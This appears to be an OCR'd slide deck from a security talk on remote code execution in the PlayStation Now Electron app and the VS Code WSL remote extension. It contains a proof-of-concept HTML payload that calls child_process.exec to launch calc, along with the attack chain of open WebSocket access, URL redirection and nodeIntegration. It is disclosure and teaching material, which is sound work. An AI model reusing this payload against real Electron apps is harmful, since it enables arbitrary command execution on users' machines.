
PlayStation Now - Electron

```
<html>
  <head>
    <title>This should pop calc on Windows</title>
  </head>
  <body>
    <script>
      require('child_process')
      .exec('calc')
      <!-- .exec('cmd1.exe -switch1=var1; cmd2.exe ...') -->
    </script>
  </body>
</html>
```


PlayStation Now – Almost There

1. We can talk to the WebSocket server from any website.
2. We can redirect the Electron application to any URL.
3. nodeIntegration:true == The Electron app can run processes

PlayStation Now – Game Over "all my apes gone"




VS Code WSL Remote Extension



Remote Development Architecture

https://code.visualstudio.com/docs/remote/faq



https://parsiya.net/blog/2021-vscode-wsl-rce

I Hope We Learned Something Here Today

- Slides with extra stuff:
  - https://github.com/parsiya/presentations
- Suggestions/feedback/jokes (after Aug 15th please):
  - https://parsiya.net
  - https://twitter.com/CryptoGangsta
  - "parsiya" in pretty much every place.